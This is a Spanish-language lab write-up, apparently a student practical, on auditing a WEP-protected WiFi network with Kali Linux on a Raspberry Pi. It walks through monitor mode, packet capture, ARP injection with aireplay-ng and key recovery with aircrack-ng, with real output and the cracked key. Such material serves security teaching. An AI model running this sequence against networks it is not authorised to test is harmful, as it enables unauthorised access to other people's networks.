


# AUDITORÍA WIFI CON KALI Y RASPBERRY PI



VICTOR CORDEIRO Y  
JENNIFER NAVARRO

El objetivo de esta práctica es obtener la clave de acceso de una red WiFi protegida con el protocolo WEP. Es un protocolo inseguro, por lo que con una antena WiFi que permite usar modo monitor y el software necesario podemos obtener mediante fuerza bruta la clave de acceso de la red.

Primero instalamos kali linux en una raspberry pi. Una vez instalado conectamos nuestra antena WiFi que permite el modo monitor.

Con el comando **airmon-ng** podemos listar todas las interfaces inalámbricas disponibles en nuestra máquina. Probablemente se listen wlan0, la integrada en la raspberry pi, y wlan1, la antena externa que hemos conectado para monitorizar las redes inalámbricas. Una vez identificada la interfaz de red que vamos a utilizar, usaremos el comando **airmon-ng check kill** para detener todos los procesos que puedan interferir con las distintas herramientas de pentesting que vamos a utilizar.

Hecho esto, con **airmon-ng start wlan1**, activaremos el modo monitor para esta interfaz si lo admite. En algunos casos se creará una nueva interfaz llamada wlan1mon para la monitorización, en otros casos mantendrá el mismo nombre que antes.

Seguidamente vamos a identificar la red que queremos auditar. Con el comando **airodump-ng wlan1mon**, listamos todas las redes que nuestra antena es capaz de detectar. Obtendremos información sobre ellas como su BSSID(MAC del AP), ESSID(Nombre de la red), canal por el que se emite, o protocolo de seguridad, entre otras. Identificamos la red, en nuestro caso la red con seguridad WEP Jazztel\_SkRb, anotaremos su BSSID para usarlo más adelante.

Con el comando **airodump-ng -c <canal de la red> -bssid <mac obtenida> -write <nombre del archivo de captura> <interfaz modo monitor>**, iniciamos la captura de paquetes en una red concreta.

```
airodump-ng -c 11 -bssid 08:3F:BC:DF:7C:6C -write papito wlan1mon
```

```
(root@kali-raspberry-pi)-[/home/asirvj]
# airodump-ng -c 11 --bssid 08:3F:BC:DF:7C:6C --write papito wlan1mon
10:07:49 Created capture file "papito-03.cap".

CH 11 ][ Elapsed: 1 hour 11 mins ][ 2025-11-19 11:19

BSSID                PWR RXQ Beacons    #Data, #/s  CH  MB  ENC  CIPHER  A
08:3F:BC:DF:7C:6C    -45 100   41309     86673   29  11  54e.  WEP    WEP

BSSID                STATION            PWR   Rate    Lost  Frames  Notes
08:3F:BC:DF:7C:6C    00:C0:CA:51:BC:3F  -30    0 - 1    837   26153
08:3F:BC:DF:7C:6C    00:C0:CA:B7:39:58  -51    0 - 1     26  1464557
08:3F:BC:DF:7C:6C    76:AB:DB:99:F2:4D  -50   54e-54e     0   37267
Quitting...
```

Mientras estamos capturando paquetes de la red atacada, en otra terminal usamos la herramienta aireplay-ng para inyectar paquetes ARP a esa red de manera repetida con el fin de obtener IVs para poder descifrar la clave de acceso.

```
aireplay-ng -3 -b 08:3F:BC:DF:7C:6C -h 00:C0:CA:B7:39:58 wlan1mon
```

-3 es el ataque de inyección ARP.

-b la mac de la red a atacar.

-h nuestra mac.

wlan1mon la interfaz que usaremos para la inyección.

La mac de nuestra antena la obtenemos con el comando `ip a`.

```
(asirvj@kali-raspberry-pi)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether d8:3a:dd:0d:be:1b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.105/24 metric 100 brd 192.168.1.255 scope global dynamic eth0
        valid_lft 85495sec preferred_lft 85495sec
    inet 192.168.1.106/24 brd 192.168.1.255 scope global secondary dynamic noprefixroute eth0
        valid_lft 85500sec preferred_lft 74700sec
    inet6 fe80::9409:89d1:2622:e6e1/64 scope link
        valid_lft forever preferred_lft forever
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether d8:3a:dd:0d:be:1c brd ff:ff:ff:ff:ff:ff
5: wlan1mon: <BROADCAST,ALLMULTI,PROMISC,NOTRAILERS,UP,LOWER_UP> mtu 1500 qdisc noqueue state UNKNOWN group default qlen 1000
    link/ieee802.11/radiotap 00:c0:ca:b7:39:58 brd ff:ff:ff:ff:ff:ff
```

Una vez tengamos suficientes IVs, que figuran en el apartado #data de airmondump-ng, en este caso alrededor de 20.000, detendremos la captura con ctrl + c, y quedara guardada en el directorio actual con el nombre que hayamos seleccionado y el número de versión, en este caso 03, ya que es el tercer intento realizado.

```
papito-01.cap          ssid-05.csv
papito-01.csv          ssid-05.kismet.csv
papito-01.kismet.csv   ssid-05.kismet.netxml
papito-01.kismet.netxml ssid-05.log.csv
papito-01.log.csv      ssid-06.cap
papito-02.cap          ssid-06.csv
papito-02.csv          ssid-06.kismet.csv
papito-02.kismet.csv   ssid-06.kismet.netxml
papito-02.kismet.netxml ssid-06.log.csv
papito-02.log.csv      testvj-01.cap
papito-03.cap          testvj-01.csv
papito-03.csv          testvj-01.kismet.csv
papito-03.kismet.csv   testvj-01.kismet.netxml
papito-03.kismet.netxml testvj-01.log.csv
papito-03.log.csv      testvj-02.cap
```

Finalmente con la herramienta aircrack-ng y la captura anterior, obtendremos la clave de acceso. Simplemente lanzamos el comando **aircrack-ng <archivo.cap>**, y automáticamente descifrara la contraseña de red.

```
(root@kali-raspberry-pi)-[/home/asirvj]
# aircrack-ng papito-03.cap
Reading packets, please wait...
Opening papito-03.cap
Read 6270943 packets.

# BSSID          ESSID          Encryption
1 08:3F:BC:DF:7C:6C JAZZTEL_SkRb   WEP (86555 IVs)

Choosing first network as target.

Reading packets, please wait...
Opening papito-03.cap
Read 6270943 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.

Aircrack-ng 1.7

[00:00:00] Tested 3 keys (got 44178 IVs)

KB   depth  byte(vote)
0    0/ 1    61(62720) 14(53504) 9C(53504) E2(53504) 92(52736)
1    0/ 1    9C(62720) AD(56064) C2(55808) 83(54784) 8C(53504)
2    0/ 1    2B(60928) 2A(54528) B8(54528) 1F(53760) 61(51712)
3    0/ 1    2C(59136) DE(56320) 1C(54528) 74(51968) 84(51456)
4    0/ 2    52(56320) 21(55040) 0D(52480) C7(51968) 02(51712)

KEY FOUND! [ 61:9C:2B:2C:CD ]
Decrypted correctly: 100%
```

Obtenemos que se ha descriptado correctamente, y que la clave obtenida es:

**619C2B2CCD**